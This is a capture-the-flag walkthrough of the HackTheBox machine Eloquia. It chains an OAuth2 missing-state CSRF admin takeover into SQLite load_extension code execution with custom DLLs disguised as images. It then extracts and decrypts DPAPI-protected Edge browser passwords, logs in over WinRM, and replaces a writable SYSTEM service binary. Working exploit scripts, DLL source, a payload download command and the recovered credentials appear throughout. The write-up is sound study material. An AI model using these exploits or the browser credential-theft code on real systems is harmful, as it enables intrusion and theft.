HackTheBox - Eloquia
Full walkthrough of the HackTheBox Insane machine Eloquia - an OAuth2 CSRF account takeover chains into SQLite load_extension RCE via custom DLLs, DPAPI credential extraction from Edge browser data, WinRM lateral movement, and a Failure2Ban service binary replacement for SYSTEM.
Eloquia is an Insane-rated Windows machine on HackTheBox running a Django-based blogging platform behind IIS, federated with a “Qooqle” OAuth2 provider. The attack chain is entirely web-to-system with no classic exploits anywhere in it: a missing state parameter in the OAuth2 flow allows a CSRF account takeover of the Django admin, the admin panel’s SQL Explorer exposes a SQLite instance with load_extension enabled, and uploading a custom DLL through the article banner feature gives arbitrary code execution as the web service account. From there, a DPAPI-protected Edge browser credential store yields a domain user’s password, WinRM lateral movement lands a shell as that user, and a writable service binary (Failure2Ban.exe) that auto-restarts as SYSTEM every five minutes is the final escalation.
Nmap
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ nmap -sC -sV 10.129.244.81
Nmap scan report for 10.129.244.81
Host is up (0.65s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eloquia.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Two ports: HTTP on 80 redirecting to eloquia.htb, and WinRM on 5985. Adding eloquia.htb to /etc/hosts and loading the site shows a Django-powered blogging platform - “Eloquia - The NEW ERA of Writing” - with registration, article creation, and user profiles.
Recon - vhost and directory enumeration
Subdomain fuzzing with ffuf against *.eloquia.htb returns no results - there’s only the one vhost. Directory brute-forcing with feroxbuster surfaces the expected Django paths (/accounts/, /articles/, /static/) and two interesting endpoints that need authentication: /accounts/admin/ (Django admin dashboard) and /dev/sql-explorer/ (a SQL query interface).

After registering an account (attacker_user), the profile sidebar reveals a “Connected Accounts” page listing three OAuth providers: Qooqle, FaceBook, and X(Twitter). Only Qooqle’s “Change” link actually resolves - clicking it redirects to http://qooqle.htb/, a Google-lookalike OAuth2 provider.

Adding qooqle.htb to /etc/hosts (same IP) and registering an account there (attacker_pwn) establishes an OAuth identity to work with.
OAuth CSRF - admin takeover via missing state parameter
The OAuth2 Authorization Code flow between Eloquia and Qooqle is missing the state parameter entirely. In a correct implementation, the state parameter is a CSRF token that ties the authorization request to the user’s browser session - without it, an attacker can generate an authorization code tied to their own Qooqle account and force a victim to consume it, linking the attacker’s identity to the victim’s Eloquia session.
Intercepting the OAuth flow from Eloquia’s “Connect Qooqle” button reveals the authorize URL:
http://qooqle.htb/oauth2/authorize/?client_id=riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi&response_type=code&redirect_uri=http://eloquia.htb/accounts/oauth2/qooqle/callback/
No state parameter anywhere. The callback URL accepts any valid authorization code and links the corresponding Qooqle account to whoever’s Eloquia session receives it. The attack:
- As
attacker_pwnon Qooqle, authorize the Eloquia application and capture the resulting authorization code - Craft a URL that delivers that code to the Eloquia callback:
http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=<attacker_code> - Trick the admin into visiting that URL - their Eloquia session now has the attacker’s Qooqle account linked
- Log in to Eloquia using “Sign in with Qooqle” as
attacker_pwn- land in the admin’s session
The bait delivery uses a Contact Us form visible to registered users. The admin bot periodically reads submitted messages and clicks links. A bait server generates a fresh authorization code on each visit and redirects the victim to consume it:
import http.server, socketserver, requests, re, threading

ATT_QSESSION = "3v68sm9qy7a1ckhyhqe2y39a913bnsch"
CLIENT_ID = "riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi"
REDIRECT_URI = "http://eloquia.htb/accounts/oauth2/qooqle/callback/"

def get_fresh_code():
    s = requests.Session()
    s.cookies.set("sessionid", ATT_QSESSION, domain="qooqle.htb")
    r = s.get(f"http://qooqle.htb/oauth2/authorize/?client_id={CLIENT_ID}"
              f"&response_type=code&redirect_uri={REDIRECT_URI}",
              allow_redirects=False)
    csrf = re.search(r'csrfmiddlewaretoken" value="([^"]+)"', r.text).group(1)
    data = {
        "csrfmiddlewaretoken": csrf, "redirect_uri": REDIRECT_URI,
        "scope": "read write", "nonce": "", "client_id": CLIENT_ID,
        "state": "", "response_type": "code", "code_challenge": "",
        "code_challenge_method": "", "claims": "", "allow": "Authorize",
    }
    r2 = s.post(f"http://qooqle.htb/oauth2/authorize/?client_id={CLIENT_ID}"
                f"&response_type=code&redirect_uri={REDIRECT_URI}",
                data=data, allow_redirects=False)
    return re.search(r'code=([^&]+)', r2.headers['Location']).group(1)

class BaitHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        code = get_fresh_code()
        self.send_response(302)
        self.send_header("Location", f"{REDIRECT_URI}?code={code}")
        self.end_headers()

with socketserver.TCPServer(("", 8443), BaitHandler) as httpd:
    httpd.serve_forever()
The contact form message contains a link pointing to http://<attacker-ip>:8443/. When the admin bot clicks it, the bait server generates a fresh code from the attacker’s Qooqle session and redirects the admin’s browser to consume it at the Eloquia callback. The admin’s account is now linked to the attacker’s Qooqle account.
Logging in to Eloquia via “Sign in with Qooqle” as attacker_pwn now lands directly in the admin account’s session, with full access to the Django admin dashboard at /accounts/admin/.
SQLite RCE via load_extension
The Django admin dashboard exposes a SQL Explorer at /dev/sql-explorer/play/ with two database connections: the default Django SQLite database, and a second one labeled sqlite_rce. Testing a basic query against sqlite_rce:
SELECT sqlite_version();Returns 3.45.1. More importantly, load_extension is enabled - not blocked, not compiled out, just sitting there waiting. The attack path: compile a Windows DLL that SQLite will load as an extension, upload it through the admin panel’s article banner feature (which accepts any file disguised as .png), and trigger it via SELECT load_extension(...).
Building the RCE DLL
SQLite extensions need a specific init function signature. The auto-derived name follows the pattern sqlite3_<basename>_init where <basename> comes from the DLL filename. A critical subtlety: DllMain runs under the Windows loader lock, which means CreateProcessA called from DllMain will deadlock the entire process. The init function runs outside the loader lock, so command execution goes there:
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define OUT_FILE "C:\\Web\\Eloquia\\static\\assets\\images\\blog\\out.txt"
#define CMD_FILE "C:\\Web\\Eloquia\\static\\assets\\images\\blog\\cmd.txt"

BOOL APIENTRY DllMain(HMODULE h, DWORD r, LPVOID l) { return TRUE; }

__declspec(dllexport) int sqlite3_rce_init(void *db, char **err, void *api) {
    char command[4096] = {0};
    FILE *cf = fopen(CMD_FILE, "r");
    if (cf) {
        fread(command, 1, sizeof(command)-1, cf);
        fclose(cf);
    } else {
        strncpy(command, "whoami", sizeof(command)-1);
    }

    char full[8192] = {0};
    _snprintf(full, sizeof(full)-1, "cmd /c %s > %s 2>&1", command, OUT_FILE);

    STARTUPINFOA si = {0}; PROCESS_INFORMATION pi = {0}; si.cb = sizeof(si);
    CreateProcessA(NULL, full, NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);
    if (pi.hProcess) {
        WaitForSingleObject(pi.hProcess, 10000);
        CloseHandle(pi.hProcess); CloseHandle(pi.hThread);
    }
    return 0;
}
The DLL reads a command from cmd.txt in the static directory, executes it, and writes the output to out.txt - both files accessible via HTTP at /static/assets/images/blog/. Cross-compiled from Kali:
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ x86_64-w64-mingw32-gcc -shared -o rce.dll rce.c -s -O2
Upload and trigger
Upload the DLL through Django admin’s article creation form as a “banner image” with the filename rce.png:
with open('rce.dll', 'rb') as f:
    files = {'banner': ('rce.png', f, 'image/png')}
    data = {
        'csrfmiddlewaretoken': csrf, 'title': 'cmd', 'slug': 'cmd',
        'author': '1', 'category': '1',
        'summary': 'x', 'content': 'x', 'status': '0', '_save': 'Save',
    }
    s.post('http://eloquia.htb/accounts/admin/Eloquia/article/add/',
           data=data, files=files, allow_redirects=False)
The DLL lands at C:\Web\Eloquia\static\assets\images\blog\rce.png. Write the desired command via writefile() (SQLite built-in), then load the extension with an explicit entry point:
SELECT writefile('C:\Web\Eloquia\static\assets\images\blog\cmd.txt', 'whoami');SELECT load_extension('C:\Web\Eloquia\static\assets\images\blog\rce.png', 'sqlite3_rce_init');Then read the output:
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ curl http://eloquia.htb/static/assets/images/blog/out.txt
eloquia\web
RCE confirmed as eloquia\web. The user flag sits at C:\Users\web\Desktop\user.txt:
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ curl http://eloquia.htb/static/assets/images/blog/out.txt
fea6de4c0b3f999ffa95fb5e5afdfc1c
Automated pseudo-shell
With the upload/trigger/read cycle established, a Python wrapper automates the whole thing into an interactive pseudo-shell - each command compiles a fresh DLL (unique init function name to avoid SQLite caching the old one), uploads it, triggers load_extension, and reads the output from the static directory:
#!/usr/bin/env python3
"""Eloquia pseudo-shell via SQLite load_extension RCE"""
import sys, re, requests, time, subprocess, os

def compile_dll(command, dll_num):
    c_src = f'''#include <windows.h>
#include <stdio.h>
BOOL APIENTRY DllMain(HMODULE h, DWORD r, LPVOID l) {{ return TRUE; }}
__declspec(dllexport) int sqlite3_r{dll_num}_init(void *db, char **err, void *api) {{
    STARTUPINFOA si = {{0}};
    PROCESS_INFORMATION pi = {{0}};
    si.cb = sizeof(si);
    char cmd[] = "cmd /c {command} > C:\\\\Web\\\\Eloquia\\\\static\\\\assets\\\\images\\\\blog\\\\out.txt 2>&1";
    CreateProcessA(NULL, cmd, NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);
    if (pi.hProcess) {{
        WaitForSingleObject(pi.hProcess, 15000);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }}
    return 0;
}}
'''
    # compile, upload, trigger...
Lateral movement - DPAPI credential extraction from Edge
Enumerating the box as web reveals four users: Administrator, Olivia.KAT, web, and Public. The web user has a Microsoft Edge browser profile at C:\Users\web\AppData\Local\Microsoft\Edge\User Data\ with saved credentials in the Login Data SQLite database. Chromium-based browsers encrypt saved passwords with AES-256-GCM, using a key stored in the Local State JSON file - that key itself is DPAPI-protected.
Since the RCE runs as web, DPAPI decryption happens transparently via CryptUnprotectData. A second custom DLL handles the entire chain - read Local State, base64-decode the encrypted_key, strip the DPAPI prefix, call CryptUnprotectData, and write the resulting AES key as hex:
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <wincrypt.h>

#define OUT_FILE "C:\\Web\\Eloquia\\static\\assets\\images\\blog\\out.txt"
#define LOCAL_STATE "C:\\Users\\web\\AppData\\Local\\Microsoft\\Edge\\User Data\\Local State"

BOOL APIENTRY DllMain(HMODULE h, DWORD r, LPVOID l) { return TRUE; }

static int b64_decode(const char *src, unsigned char *dst, int dstlen) {
    DWORD outlen = dstlen;
    if (!CryptStringToBinaryA(src, 0, CRYPT_STRING_BASE64, dst, &outlen, NULL, NULL))
        return -1;
    return (int)outlen;
}

__declspec(dllexport) int sqlite3_decrypt_init(void *db, char **err, void *api) {
    FILE *out = fopen(OUT_FILE, "w");
    if (!out) return 1;
    FILE *f = fopen(LOCAL_STATE, "r");
    if (!f) { fprintf(out, "Cannot open Local State\n"); fclose(out); return 1; }

    char buf[65536] = {0};
    fread(buf, 1, sizeof(buf)-1, f);
    fclose(f);

    char *p = strstr(buf, "\"encrypted_key\":\"");
    if (!p) { fprintf(out, "No encrypted_key found\n"); fclose(out); return 1; }
    p += 17;
    char *end = strchr(p, '"');
    *end = '\0';

    unsigned char decoded[512];
    int decoded_len = b64_decode(p, decoded, sizeof(decoded));

    DATA_BLOB in_blob, out_blob;
    in_blob.pbData = decoded + 5;  // skip "DPAPI" prefix
    in_blob.cbData = decoded_len - 5;

    if (CryptUnprotectData(&in_blob, NULL, NULL, NULL, NULL, 0, &out_blob)) {
        fprintf(out, "AES key (hex): ");
        for (DWORD i = 0; i < out_blob.cbData; i++)
            fprintf(out, "%02x", out_blob.pbData[i]);
        fprintf(out, "\n");
        LocalFree(out_blob.pbData);
    } else {
        fprintf(out, "DPAPI decrypt FAILED. Error: %lu\n", GetLastError());
    }
    fclose(out);
    return 0;
}
Compiled (x86_64-w64-mingw32-gcc -shared -o decrypt.dll decrypt.c -s -O2 -lcrypt32), uploaded, and triggered:
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ curl http://eloquia.htb/static/assets/images/blog/out.txt
DPAPI decrypt SUCCESS! Key length: 32
AES key (hex): c7f1ad7b079947b4bb1dc53b8740440651b6c9f5caf7fd9a18bbece57c7bd444
Extracting and decrypting the Login Data database
The Edge Login Data file is locked by the running browser process. Standard copy produces a zero-byte file. The workaround is esentutl, which can copy locked files using Volume Shadow Copy semantics:
esentutl /y "C:\Users\web\AppData\Local\Microsoft\Edge\User Data\Default\Login Data" /d "C:\Web\Eloquia\static\assets\images\blog\logindata.png" /oThe file is renamed to .png because IIS doesn’t serve .db extensions by default. Downloaded to Kali and decrypted with the AES key using Python:
import sqlite3, base64, json
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

aes_key = bytes.fromhex("c7f1ad7b079947b4bb1dc53b8740440651b6c9f5caf7fd9a18bbece57c7bd444")
conn = sqlite3.connect("logindata.db")
for url, user, enc in conn.execute("SELECT origin_url, username_value, password_value FROM logins"):
    if enc[:3] == b'v10':
        nonce = enc[3:15]
        ciphertext = enc[15:]
        plaintext = AESGCM(aes_key).decrypt(nonce, ciphertext, None)
        print(f"{url} | {user} | {plaintext.decode()}")
http://eloquia.htb/accounts/login/ | Olivia.KAT | S3cureP@sswdIGu3ssWinRM as Olivia.KAT
Testing the credential against WinRM:
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ nxc winrm 10.129.244.81 -u 'Olivia.KAT' -p 'S3cureP@sswdIGu3ss'
WINRM  10.129.244.81  5985  ELOQUIA  [+] eloquia\Olivia.KAT:S3cureP@sswdIGu3ss (Pwn3d!)
Full WinRM access. Opening an evil-winrm session:
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ evil-winrm -i 10.129.244.81 -u 'Olivia.KAT' -p 'S3cureP@sswdIGu3ss'

*Evil-WinRM* PS C:\Users\Olivia.KAT\Documents> whoami
eloquia\olivia.kat
PowerShell Constrained Language Mode is in effect ($ExecutionContext.SessionState.LanguageMode returns ConstrainedLanguage), limiting some operations but not basic file operations.
Privilege escalation - Failure2Ban service binary replacement
Enumerating services, Failure2Ban stands out - a service running as LocalSystem with a binary path under a writable directory:
C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\Failure2Ban.exeChecking ACLs on the binary:
*Evil-WinRM* PS> icacls "C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\Failure2Ban.exe"
ELOQUIA\Olivia.KAT:(I)(RX,W)
Olivia.KAT has Read, Execute, and Write permissions on the service binary. The service auto-restarts every ~5 minutes (confirmed from event logs showing restart timestamps at 5-minute intervals). The plan: replace the binary with a payload that copies the root flag to a readable location, wait for the service restart to execute it as SYSTEM.
Building and deploying the payload
#include <windows.h>
#include <stdio.h>

int main(void) {
    CopyFileA("C:\\Users\\Administrator\\Desktop\\root.txt",
              "C:\\Web\\Eloquia\\static\\assets\\images\\blog\\root.txt", FALSE);

    STARTUPINFOA si = {0}; PROCESS_INFORMATION pi = {0}; si.cb = sizeof(si);
    char cmd[] = "cmd /c icacls C:\\Web\\Eloquia\\static\\assets\\images\\blog\\root.txt /grant Everyone:R";
    CreateProcessA(NULL, cmd, NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);
    if (pi.hProcess) {
        WaitForSingleObject(pi.hProcess, 5000);
        CloseHandle(pi.hProcess); CloseHandle(pi.hThread);
    }
    return 0;
}
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ x86_64-w64-mingw32-gcc -o payload.exe payload.c -s -O2Downloading the payload to the target (evil-winrm’s built-in upload breaks under CLM, so Invoke-WebRequest instead):
*Evil-WinRM* PS> Invoke-WebRequest -Uri http://10.10.17.78:8000/payload.exe -OutFile C:\Users\Olivia.KAT\payload.exe
*Evil-WinRM* PS> dir C:\Users\Olivia.KAT\payload.exe
    -a----    9/27/2026  10:27 PM  15872  payload.exe
Racing the service restart
A simple loop that continuously tries to overwrite the Failure2Ban binary - it will succeed the moment the service stops and releases the file lock during the restart cycle:
while ($true) {
    try {
        Copy-Item -Path "C:\Users\Olivia.KAT\payload.exe" `
            -Destination "C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\Failure2Ban.exe" `
            -Force -ErrorAction Stop
        Write-Output "[$(Get-Date)] REPLACED!"
        break
    } catch {
        Write-Output "[$(Get-Date)] waiting..."
    }
    Start-Sleep -Seconds 2
}
*Evil-WinRM* PS> [09/27/2026 22:34:00] REPLACED!The binary was replaced. Within minutes, the service restarts as SYSTEM and executes the payload, copying root.txt to the web-accessible static directory:
┌──(kali㉿kali)-[~/Desktop/HTB/Eloquia]
└─$ curl http://eloquia.htb/static/assets/images/blog/root.txt
80eaf672945921b401bf45c2cde0ae70
Flags
| Flag | Value |
|---|---|
| User | fea6de4c0b3f999ffa95fb5e5afdfc1c |
| Root | 80eaf672945921b401bf45c2cde0ae70 |